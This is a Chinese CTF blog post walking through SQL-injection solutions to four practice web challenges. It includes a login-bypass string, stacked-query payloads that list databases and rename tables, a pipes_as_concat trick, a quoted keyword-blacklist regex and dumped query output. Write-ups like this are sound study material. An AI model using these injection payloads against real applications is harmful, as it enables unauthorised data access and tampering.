

# CTFWEB笔记

原创

Hush<sup>^</sup> 于 2021-04-27 10:55:45 发布 40 收藏

分类专栏: [web ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_51687381/article/details/116192315](https://blog.csdn.net/qq_51687381/article/details/116192315)

版权



[web](#) 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏



[ctf](#)

13 篇文章 0 订阅

订阅专栏

目录


[\[极客大挑战 2019\]EasySQL1](#)

[\[强网杯 2019\]随便注](#)

[\[极客大挑战 2019\]Havefun](#)

[\[SUCTF 2019\]EasySQL](#)

## [极客大挑战 2019]EasySQL1



可见是一个sql注入, 我们随意尝试字符型



此路可通



万能密码注入后得到flag。

## [强网杯 2019]随便注

简单的尝试



报错了

## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

[https://blog.csdn.net/qq\\_51687381](https://blog.csdn.net/qq_51687381)

用select 查找数据库

## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/|'\/i", $inject);
```

[https://blog.csdn.net/qq\\_51687381](https://blog.csdn.net/qq_51687381)

被ban了

# 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
    string(11) "ctftraining"  
}
```

```
array(1) {  
  [0]=>  
    string(18) "information_schema"  
}
```

```
array(1) {  
  [0]=>  
    string(5) "mysql"  
}
```

```
array(1) {  
  [0]=>  
    string(18) "performance_schema"  
}
```

```
array(1) {  
  [0]=>  
    string(18) "information_schema"  
}
```

[https://blog.csdn.net/qq\\_51687381](https://blog.csdn.net/qq_51687381)

用分号分隔命令查表

# 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

[https://blog.csdn.net/qq\\_51687381](https://blog.csdn.net/qq_51687381)

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

[https://blog.csdn.net/qq\\_51687381](https://blog.csdn.net/qq_51687381)

desc words后



## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
```


[https://blog.csdn.net/qq\\_51687381](https://blog.csdn.net/qq_51687381)

能找到id的字段；这往后就触及到了我的盲区了。直接上大佬的答案

因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id，结合上面的1' or 1=1#爆出表所有内容就可以查flag啦

```
0';rename table words to words1;rename table `1919810931114514` to words;alter table words change flag id v
```

## [极客大挑战 2019]Havefun



简单.....

## [SUCTF 2019]EasySQL



Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 )

[https://blog.csdn.net/qq\\_51687381](https://blog.csdn.net/qq_51687381)

1可以，而'l'无响应。说明'被过滤掉了

提交 1;show databases;#

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => ctf ) Array ( [0] => ctftraining ) Array ( [0] => information\_schema ) Array ( [0] => mysql ) Array ( [0] => performance\_schema ) Array ( [0] => test )

show tables后

Give me your flag, I will tell you if the flag is right.

提交查询

Array ( [0] => 1 ) Array ( [0] => Flag )

flag就在 flag表单中

然后select 被过滤....到这里我彻底没辙了奥。

直接求助大佬

大佬直接猜出了后端查询的代码：

这道题目需要我们去对后端语句进行猜测，有点矛盾的地方在于其描述的功能和实际的功能似乎并不相符，通过输入非零数字得到的回显1和输入其余字符得不到回显来判断出内部的查询语句可能存在有||，也就是select 输入的数据||内置的一个列名 from 表名，进一步进行猜测即为select post进去的数据||flag from Flag(含有数据的表名，通过堆叠注入可知)，需要注意的是，此时的||起到的作用是or的作用

**select \$\_GET['query'] || flag from flag**

**解法1:**

这样我们就可以构造url： \*, 1

这样就会造成select \*, 1||flag from Flag;

也就是select \*, 1 From flag (flag中全部的数据，和一个全为1的临时列)

**解法2:**

将||的作用由or变为拼接字符串

输入1;set sql\_mode=pipes\_as\_concat;select 1

变为了 select 1; select 1||flag from Flag;

|| 相当于是将 select 1 和 select flag from flag 的结果拼在一起